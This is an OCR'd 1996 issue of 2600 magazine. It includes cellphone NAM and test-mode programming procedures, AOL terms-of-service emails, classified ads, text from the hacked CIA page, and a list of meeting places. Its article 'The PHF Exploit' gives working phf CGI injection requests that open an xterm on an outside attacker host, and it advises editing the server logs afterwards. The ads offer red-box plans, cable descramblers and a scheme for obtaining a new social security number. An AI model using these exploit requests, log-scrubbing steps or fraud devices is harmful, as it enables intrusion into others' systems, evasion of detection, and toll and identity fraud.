Newer Motorola phones are equipped with a feature called C-Scan, this is an option along with the standard A/B system selections. C-Scan allows the phone to be programmed with up to five inhibited system ID's per NAM. This is designed to prevent the phone from roaming onto specified non-home systems and therefore reduce "accidental" roaming fees.

1. C-Scan can only be programmed from test mode. Power phone up with the relevant test mode contact grounded (see above).
2. Press # to access test mode.
3. Press 18#, the phone will display "0 40000".
4. Enter the first inhibited system ID and press *. Continue to enter additional system ID's if required. After the 5th entry the phone will display "N2". Press * to continue and add system ID's for NAM 2 as required.
5. If an incorrect entry is made (outside the range of 00000-32767) the display will not advance, press CLR and re-enter. Use a setting of 40000 for any unneeded locations.
6. When the last entry has been made press * to store and press # to exit, turn off power.

LOCK/UNLOCK PROCEDURES:

Phones with "LOCK" buttons: Press lock for at least 1/2 a second.
Phones with an "FCN" button: Press FCN 5, note that 5 has the letters "J,K, and L" for lock.
Phones with no FCN or LOCK button: Press Control 5, control is the black volume button on the side of the handset.

SYSTEM SELECT PROCEDURES:

Phones with an RCL button: Press RCL *, then * to select, STO to store.
Phones with no RCL button: Press Control * then * to select, # to store.

Options are:

CSCAn: Preferred/Non preferred with system lockout.
Std A/b, or Std b/A: Preferred/Non preferred.
SCAn Ab, or SCAn bA: Non preferred/Preferred.
SCAn A: "A" ONLY
SCAn b: "B" ONLY
HOME: Home only

(These are typical options, some phones vary. C-Scan only available on newer models and does not appear unless programmed, see above.)

GENERAL NOTES:

HANDSETS: Most Motorola handsets are interchangeable. When a handset is used with a transceiver other than the one it was designed for the display will show "LOANER". Some features and buttons may not work, for instance if the original handset did not have an RCL or STO button, and the replacement does, you will have to use the control * or control # sequence to access memory and A/B system select procedures.

NOKIA LX11 & M11

NOTES: These are dual NAM units.
The ESN prefix is 165 decimal & A5 hex.
Nokia: 813-536-5553

NAM PROGRAMMING:

1. Turn power on.
2. Enter * 3 0 0 1 # S S S S S SEL 9 END where SSSSS is the security code 1 2 3 4 5 is the factory default.
3. If the above was successful the phone will display "IdEnt IF InFO Pri". Skip to step 6 to program NAM 1, or complete steps 4 & 5 to switch to NAM 2.
4. Press SND and the phone will display "OPt InFO diSAbLEd".
5. Press SND and the phone will display "OPt InFO EnAbLEd".
6. Press END, the first data entry will be displayed.
7. Press END to store and increment each step.
8. The SND key toggles single digit options.
9. Press SEL CLR to exit programming having entered all steps.

PROGRAMMING DATA

STEP#	#OF DIGITS/RANGE	DISPLAY	DESCRIPTION
01	00000 - 32767	HO-Id	SYSTEM ID
02	0 OR 1	MIN Mark	MIN MARK
03	0 OR 1	LOCL OPt	LOCAL USE MARK
04	10 DIGITS	Phonxx	MIN (AREA CODE & TEL#)
05	08 ONLY	St CLASS	STATION CLASS MARK
06	333 OR 334	PAging Ch	INITIAL PAGING CHANNEL
07	2 DIGITS	O-LOAd CLASS	ACCESS OVERLOAD CLASS
08	A OR B	PrEF SyS	PREFERRED SYSTEM (SND TOGGLES)
09	2 DIGITS	grOUP Id	GROUP ID (10 IN USA)
10	5 DIGITS	SECUrity	SECURITY CODE
11	MM/DD/YY	1 dAtE	CAN NOT BE CHANGED
12	MM/DD/YY	2 dAtE	INSTALLATION DATE
13		Prog done	PRESS SEL CLR TO EXIT

LOCK: SEL LCK. UNLOCK: Enter four digit code.

SYSTEM SELECT: SEL 1 then 1 to scroll: A = A only, b = B only, S = Pref/non pref, H = Home only.

NOKIA M10, TC2000

NOTES: This is a single NAM unit.
The ESN prefix is 165 decimal & A5 hex.
Nokia: 813-536-5553

NAM PROGRAMMING:

1. Turn power on.
2. Enter * 1 7 * 3 0 0 1 * L L L L *, where LLLL is the lock code, the factory default is 1234. If the lock code is not known and can't be guessed the phone cannot be programmed without a Nokia service handset.
3. Press SEL to store data and scroll between parameter names and values.
4. Press CLR to correct an entry.
5. Press END to abort programming.
6. At any time press SEL END to exit and complete programming. The phone will also automatically exit if you scroll through all parameters.

PROGRAMMING DATA

STEP#	#OF DIGITS/RANGE	DISPLAY	DESCRIPTION
01	00000 - 32767	HO-Id	SYSTEM ID
02	0 OR 1	ACCESS	ACCESS METHOD (MIN MARK)
03	0 OR 1	LOCAL	LOCAL USE MARK
04	10 DIGITS	Phone N	MIN (AREA CODE & TEL#)
05	08 ONLY	CLASS	STATION CLASS MARK
06	333 OR 334	PAGE ch	INITIAL PAGING CHANNEL
07	2 DIGITS	O-LOAd	ACCESS OVERLOAD CLASS
08	2 DIGITS	GrouP	GROUP ID (10 IN USA)
09	4 DIGITS	Loc CodE	LOCK CODE

NOTE: It is suggested that the lock code be either left at 1234, or the last four digits of the phone number.

LOCK: SEL LCK. UNLOCK: Enter four digit code.

SYSTEM SELECT: SEL 1 then 1 to scroll: A = A only, b = B only, S = Pref/non pref, H = Home only.

Subj: TOS Violation Report
Date: 96-07-18 02:08:22 EDT
From: CATWatch05
To: XXXXXX

Dear Member,

This e-mail has been sent to all of your screen names. If you have already read it under another screen name, please disregard this copy.

A screen name associated with your master account recently entered the chat room warez This chat room is reportedly being used to illegally trade software in violation of U.S. law and AOL's Terms of Service. In accordance with our Terms of Service, AOL reserves the right to treat as public any private chat room whose directory or room name is published or becomes generally known or available. Please be advised that members found in these rooms may lose their AOL membership without further warning.

If you entered this room in response to offers of "free online time", "upgrades of AOL" or the like, you should be aware that these offers are fraudulent. AOL does not issue credit through private rooms, and upgrades of our software are only available in designated free areas of AOL. If you come across any of these false offers, we would appreciate it if you would report them to the Community Action Team (keyword: TOS). If you believe you have entered such a room by accident, please contact the Community Action Team as soon as possible (keyword:TOS).

We remind you that the AOL community depends on our members abiding by our community rules. If you are unfamiliar with these rules, please take the time to read AOL's Terms of Service, which is always available free online by going to keyword "TOS".

If you have any questions or comments regarding this situation, please feel free to contact us at the screen name TOSEMAIL1.

Regards,
The Community Action Team
America Online, Inc.

If you dare to enter rooms with names like warez, freewarez, dive, or even hacker related subjects, your account will get the following warning. If you enter the room a second time, your account will get killed. Where else but AOL can you get into trouble by going into publicly available areas on their own system?

Subj: Terms of Service
Date: 96-06-04 14:40:30 EDT
From: TOSNames1
To: FutureFUCT

Dear Member:

As this mail has been sent to all of your screen names, you may have already read it under another screen name. If so, please disregard this copy.

After having reviewed the screen name FutureFUCT we have determined that it does not comply with our Terms of Service (which prohibit the use of vulgar or sexually oriented language, harassment, discussion of illegal activities, conducting commercial business, impersonation of other living persons other than yourself, and other activities that may impair the enjoyment of our members).

We make every effort to consider what may be the personal preferences of the individual when reviewing screen names. However, we still request that you delete this screen name as soon as possible. Should the screen name not be deleted, we have no alternative but to take additional action which may involve account termination.

A note of this incident was placed on your account history. Our records show that this is the first warning on your account, and we suggest you review the Terms of Service by going to keyword "TOS".

If you have any questions or comments regarding this situation, please feel free to write.

Regards,
Gene
Community Action Team
America Online, Inc.

When using AOL, you should be very careful what you decide to name yourself. You never know when you might offend someone. On AOL, people get offended quite often.

2600 Marketplace

Happenings

BEYOND HOPE. It's the long-awaited sequel to Hackers On Planet Earth and it takes place in New York City on August 1, 2, and 3, 1997 (tentative). Location and registration info to be announced. Contact our voice BBS for more info: (516) 473-2626 or email: beyondhope@2600.com or check our web site: www.2600.com.

For Sale

MICROSOFT TRAINING VIDEOS on Windows 95, Windows NT 4.0, Word 95, Excel 95, Access 95, PowerPoint 95, Schedule+ 95, and many other videos. Prices range from $24.95 to $49.95. Bundle packages are available! Call InterSoft Development Group, Inc. at (847) 679-7252 for a free catalog.

HACK THE PLANET. A new and exciting board game in which 2-4 players race to complete a hacking mission. Please send $3 check or money order payable to CASH. Also available is an MCI-style black hat with white lettering that says PHONE PATROL, only $18. 2447 Fifth Avenue, East Meadow, NY 11554-3226.

FREE CABLE TV: Cable TV boxes enable you to receive "every pay channel" for FREE as well as pay-per-view. Stop paying outrageous fees for pay channels. Box cannot be bulleted! You must call or email first and tell us the brand and model number of the cable box you have. Example: Jerrold DPV5XXX. Only $199 U.S. & $15 shipping & handling. Our units work with Jerrold, Pioneer, and Scientific Atlanta boxes only! 30 day money back guarantee on cable boxes! FREE PHONE CALLS FOR LIFE! New video "How To Build a Red Box". VHS 60 min. Complete step by step instructions on how to convert a Radio Shack tone dialer (model 43-146) into a red box to obtain FREE calls from payphones. This video makes it easy. Magnification of circuit board gives a great detailed view of process. Other red boxing devices discussed as well: Hallmark cards, digital recording watch and more! This video will save you thousands of dollars every year. Best investment you'll ever make! Only $39 US & $5 for shipping & handling. We sell 6.50 MHz crystals too! COD available or send check or money order to: East America Company, Suite 300H, 156 Sherwood Place, Englewood, NJ 07631-3611. Tel: (201) 343-7017. Email: 76501.3071@compuserve.com. Free technical support!

TAP BACK ISSUES, complete set. Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or first class mail. Copy of 1971 *Esquire* article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the original!

OKI 900 CTEK CABLES FOR SALE. Assembled and tested cables $149 plus shipping. Cables do not come with software (software available over the Internet or most hacker bulletin boards). Also available: POCSAG data decoders - uses your computer and any scanner with an earphone jack, decode live POCSAG data in real-time, track pagers via CAP code logging. Assembled and tested unit with shareware copy of software $75 (with registered copy $129). Buy both interface units for $200 plus shipping. For more information email us at Capcon@ix.netcom.com or write to CCS, P.O. Box 3315, Peabody, MA 01961-3315.

6.5536 MHZ CRYSTALS available in these quantities ONLY: 5 for $20, 10 for only $35, 25 for $75, 50 for $125, 100 for $220, 200 for only $400 ($2 each). Crystals are POSTPAID. All orders from outside U.S. add $12 per order in U.S. funds. For other quantities, include phone number and needs. E. Newman, 6040 Blvd. East-Suite 19N, West New York, NJ 07093.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY

USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

DSS 18" SATELLITE TEST CARDS (video and audio on ALL channels). CATV replacement converters - ALL SYSTEMS. Send brand name and model number of converter. One piece converters in full test mode with remote control, batteries, and coax cable. Ray Burgess, PO Box 99B65086, Pontiac, IL 61764-0099.

KRYPTONITE ENCRYPTION: the BEST file encryption programs in the world. Coded by author of CRYPTANALYSIS. DOS, Windows, Windows95 versions ALL interchangeable! EASY and FUN to use. DOS: $15, Windows/Windows95: $25. Any 2: $30. Any 3: $35 Send cash, check to: Kryptology, 56 Richmond Hill Road, Greenwich CT 06831.

INFORMATION IS POWER! Our catalog is available with informational manuals, programs, files, books, and video. Get the information from the experts in hacking, phreaking, cracking, electronics, viruses, anarchy techniques, and the internet here. Legit and recognized world-wide, our information will elevate you to a higher plane of consciousness. Join today! Send $1 for our catalog to: SotMESC, Box 573, Long Beach, MS 39560.

ATTENTION PHREAKERS AND HACKERS. For a catalog of plans, kits, and assembled electronic "tools" including the red box, radar jammer, surveillance, countersurveillance, cable descramblers, and many other hard-to-find equipment at low prices, send $1.00 to Mr. Smith-03, P.O. Box 371, Cedar Grove, NJ 07009.

Help Wanted

ANYBODY WHO CAN GET ME IN TOUCH with either of the following: The Pompey Pirates, The Leeds Software Distribution (aka the L.S.D.), Superior, The Medway Boys or Automation. I have one address but don't know who it is for. Also, any hackers in Manchester area. TLG, 15 Lowercroft Road, Starling, Bury, BL8 2EX, England.

CHALLENGING JOBS. John Rountree. 212-376-7386. lexingtn@quicklink.com.

Services

YOU CAN RUN AND HIDE! A new method has been discovered on how to obtain a NEW social security number. It works! For those who want to just get away and stay away, this has been the best method thought of. Send $25 cash or money order, along with SASE. Alan, Box 800066, Houston, TX 77280-0066.

COMPUTER CRIME DEFENSE ATTORNEY: Dorsey Morrow, Jr. Contact at (334) 265-6602 or cyberlaw@mont.mindspring.com.

Bulletin Boards

ANARCHY ONLINE. A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted email/file exchange. Web site: http://anarchy-online.com, telnet: anarchy-online.com, modem: (214) 289-8328.


DYSTOPIA. Elite Oregon H/P/A/V/C BBS running Renegade with cool door games. Files, info, manuals, applications, and more. Donations needed, call now! +1 (503) 697-1046, 14.4K. Send email to: infoguru@teleport.com.

Personal

INCARCERATED FOR WIRE FRAUD in a federal facility in Florida. Projected release date is July 1998, am a white male, 37 y.o., wishing to correspond with those of a like nature; interests abound... Write: James E. Lewis, Reg. #03298-036, P.O.B. 819, (M-B-2), Coleman, Florida 33521-0819.

HELP NEEDED. I am currently incarcerated at Leavenworth Federal Penitentiary due to forced implantation and torture by Brazilian Federal Police to prevent due process in Brazil. Please help me spread my story to alternative press sources and human rights groups internationally. Proven BOP x-rays show implants and I have been written about in the PHOENIX LETTER, August 1995. Review my web site and request further information via my email: BrazilByct@aol.com or lambros@nyxfer.blythe.org or web site: http://members.aol.com/BrazilByct.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Ads may be edited or not printed at our discretion. Deadline for Winter issue: 11/15/96.



On August 17, 1996 the home page of the United States Department of Justice was hacked and the contents changed in protest of the current administration's push to regulate the Internet. This is what part of the hacked page looked like. You can see the whole uncensored thing on our own site: www.2600.com.

Netscape: Central (Un)Intelligence Agency

Back | Forward | Home | Reload | Images | Open | Print | Find | Stop

Location: http://www.skeeve.net/cia/


Welcome to the Central Stupidity Agency


We'd just like to say one thing.. And that's:


STOP LYING BO SKARINDER!!!


SLUTA LJUG BO SKARINDER!!!

Please choose one of the all the following categories below:









Power Through Resistance would like to say: **FUCK YOU!** to the Central Intelligence Agency World Wide Web site. ... but we already know you're all lame assholes.

Nowthisisalittletextofsystemvirusspawninginsecuritychamberstomakeallipsdieinstantly.....

never has so few braincells done so little for no one...

- The Swedish Hackers Association Protocol #3 - SHA Protocol #3.
- The Swedish Hackers Association Protocol #4 - SHA Protocol #4.
- Flashback - The Flashback.

And guess what? It happened AGAIN! On September 19, 1996 a bunch of Swedish hackers hit the CIA home page, apparently as a protest against an ongoing prosecution in their country. (Bo Skarinder is the name of a Swedish prosecutor.) Again, this entire page is available on www.2600.com in its original form.

THE PHF EXPLOIT

by fencer
fencer@privateer.org

PHF is probably the most common way that the newly-modemed have of obtaining password files off of systems on the internet. The fact that this exploit is so widely known would lead the uninitiated to think that *no* site in the world would *still* be vulnerable to it. Ha. Most Webmasters, *if* a site even has one, are too stupid for words. Plenty of sites still have PHF sitting in their cgi-bin directory, and it's still set a+x.

PHF and You

Once upon a time, some bright soul who was working on the NCSA HTTP Daemon project had the bright idea of including CGI (Common Gateway Interface) clients in compiled format in the base install for NCSA. Now, to be fair, they also included the sources in the cgi-src directory but that's more of a joke than anything else because so few people touch the sources they might as well have not bothered. NCSA being free, a fracking *lot* of sites use it. But NCSA had some drawbacks. One serious one was that, using the right browser, you could force it to break server-root and give you point and click read-access to any file on the server, including the passwd file (don't get a raging erection, this was patched over a year ago).

Along came Apache, a newer, better, *more secure* and yet still *free* httpdaemon. Apache is NCSA, but on steroids. It's really called A-Patch-E as the authoring crew likes to say it. All they did was steal NCSA and fix some kinda broken bits. Well, that and they said it was more secure. But, as I am sure you have figured out by now, they left the PHF CGI in the cgi-bin directory and left it a+x. So much for more secure.

PHF, by now I am sure you are wondering, is a nifty little util that, when set up properly can do several things. It's most commonly used to parse files for display to a browser hitting a site. That way a straight text-file, say something produced by a database generator or a report generator, can be used as-is, without html formatting. With the perms set properly, PHF can be envoked from within a site, by the httpdaemon, and provide a delivery method that doesn't require operator intervention. So all in all it is a pretty useful tool. Now, if you were to set up the cgi-bin directory so that *any* request could execute, whether it originates from an html document *on* the server, or is part of a request coming *to* the server, that creates a few problems and a major hole.

Snag A Password File

I was sitting at my nifty little (lie, it's big) Sun 3/160 X-Terminal (boots off a Linux box too), thinking about PHF when it dawned on me that, if I could execute CAT to grab a passwd file, why couldn't I execute something *else*. Like, say, xterm? So, I started tinkering with the exploit example and then, when I was comfortable with the result, had to hunt for somewhere to test it. Yes, I found someplace to test it. In my example, we'll take a Linux Box running any version of Apache BEFORE 1.2B.

Example of Exploit

```
GET /cgi-bin/phf?Jserver=foobar.com%0
A/usr/X11/bin/xterm%20-ut%20-display%
20pirate.privateer.org:0%0A&Qalias=&Q
name=foo&Qemail=&Qnickname=&Qoffice_p
hone=&Qcallsign=&Qproxy=&Qhigh_school
=&Qslip=HTTP/1.0
```

This should be all on one long line, by the way. What I did was open a telnet session to port 80 on the target machine, paste this line in, and hit return *twice*. If you hit return only once, the telnet session stays locked open, and if you kill it, your bogus xterm dies with it. Hit return (for you people using PC's that would be the "Enter" key) twice, fast. It sends the command and terminates the original send so that you get a nice bogus xterm without leaving an open telnet to port 80 which can show up if a nervous admin looks for it.

Prior to running the exploit, I added the target system to my xhost base so that the xterm would be accepted on my X-Terminal. If you forget to do that you'll be waiting for a long long time for that window to pop up. If you take apart the exploit above, it's fairly easy for you to use it to run other programs or even daemons on the target system.

The "GET" is pretty obvious, as is the HTTP/1.0 on the end, so don't worry about them. The Q commands (Qalias, Qname, etc.), are fields that PHF is expecting to see and so must be tacked on. But they won't change no matter what command you are executing. So let's look at the meat here. After the server statement we are telling it to trigger /usr/X11/bin/xterm (the xterm program). Then we give it a space (%20) and the -ut flag so that our xterm doesn't show up when someone types who or finger on the target machine. After that, another space (%20), the -display switch so we can tell it where to send that xterm, and the machine we want it displayed on. That's it. It was a lot simpler than I thought it would be.

The first time I tried it, I thought it hadn't worked (it was on a .jp system and I forgot about the long lag). So I was mulling it over when the xterm popped up on my screen. I happily upgraded the failure flag to success and started playing with other OS's. Here's an example of a Solaris box as well, just to get you started:

```
GET cgi-bin/phf?Jserver=foobar.com%0A
/usr/openwin/bin/xterm%20-ut%20-displ
ay%20pirate.privateer.org:0%0A&Qalias
=&Qname=foo&Qemail=&Qnickname=&Qoffic
e_phone=&Qcallsign=&Qproxy=&Qhigh_sch
ool=&Qslip=HTTP/1.0
```

Now obviously, the best time to try this out is around 1 or 2 am local time to the system you are hitting (for you marines, Mickey's Big Hand is on the Twelve and his Little Hand is on the One). This *is* going to add a line to the access_log in /usr/local/etc/httpd/logs so after you get access this way, edit the log, then HUP the server. Yes, you can do that. Your bogus xterm is the same user level as the http daemon. It's a matter of survival, folks. You really need to clean up after yourself.

In closing, I would like to mention that the Sun 3/160 X-Terminal I am using boots SunOS and runs X11 off of a Linux XDM server. If any of you are interested in doing that, email me and I'll send you the necessary daemons and point you at the place to get the most current version of the install package for it.

2600 MEETINGS

NORTH AMERICA

Anchorage, AK

Diamond Center Food Court, smoking section, near payphones.

Ann Arbor, MI

Galleria on South University.

Atlanta

Lennox Mall Food Court.

Baltimore

Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Payphone: (410) 547-9361.

Baton Rouge, LA

In The LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN

Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID

Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432, 9559, 9700, 9798.

Boston

Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Charlotte, NC

South Park Mall in the food court near the payphones.

Chicago

3rd Coast Cafe, 1260 North Dearborn.

Cincinnati

Kenwood Town Center, food court.

Cleveland

Coventry Arabica, Cleveland Heights, back room smoking section.

Columbia, SC

Richland Fashion Mall, 2nd level, food court, by the payphones in the smoking section. 6 pm.

Columbus, OH

Convention Center, lower level near the payphones.

Dallas

Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (214) 931-3850.

Houston

Food court under the stairs in Galleria 2, next to McDonalds.

Kansas City

Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Louisville, KY

The Mall, St. Matthew's food court.

Madison, WI

Union South (227 S. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Meriden, CT

Meriden Square Mall, Food Court. 6 pm.

Nashville

Bean Central Cafe, intersection of West End Ave. and 29th Ave. S. three blocks west of Vanderbilt campus.

New Orleans

Food Court of Lakeside Shopping Center by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833 - good luck getting around the carrier.

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Orlando, FL

Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Ottawa, ONT (Canada)

Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Pittsburgh

Carnegie Mellon University student center in the lobby.

Portland, ME

Maine Mall by the bench at the food court door.

Portland, OR

Lloyd Center Mall, third level at the food court.

Raleigh, NC

Crabtree Valley Mall, food court.

Rochester, NY

Marketplace Mall food court.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento

Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644 - bypass the carrier.

San Francisco

4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle

Washington State Convention Center, first floor.

Toronto, ONT (Canada)

Sheppard Centre, Food Court area (around Second Cup). 7 pm.

Vancouver, BC (Canada)

Pacific Centre Food Fair, one level down from street level by payphones, 4 pm to 9 pm.

Washington DC

Pentagon City Mall in the food court.

*****

AUSTRALIA, EUROPE, SOUTH AMERICA

Aberdeen, Scotland

Outside Marks & Spencers, next to the Grampian Transport kiosk.

Adelaide, Australia

Outside Cafe Celsius, near the Academy Cinema, on the corner of Grenfell and Pulteney Streets.

Belo Horizonte, Brazil

Pelego's Bar at Assufeng, near the payphone. 6 pm.

Buenos Aires, Argentina

In the bar at San Jose 05.

Bristol, England

By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 6:45 pm.

Granada, Spain

Ciberteca Granada in Pza. Einstein near the Campus de Fuentenueva.

Halmstad, Sweden

At the end of the town square (Stora Torget), to the right of the bakery (Tre Hjartan). At the payphones.

London, England

Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm to 8pm.

Manchester, England

The Flea and Firkin, Oxford Road.

Melbourne, Australia

Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

Rio de Janeiro, Brazil

Rio Sul Shopping Center, Fun Club Night Club.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

WE HEAR YOU

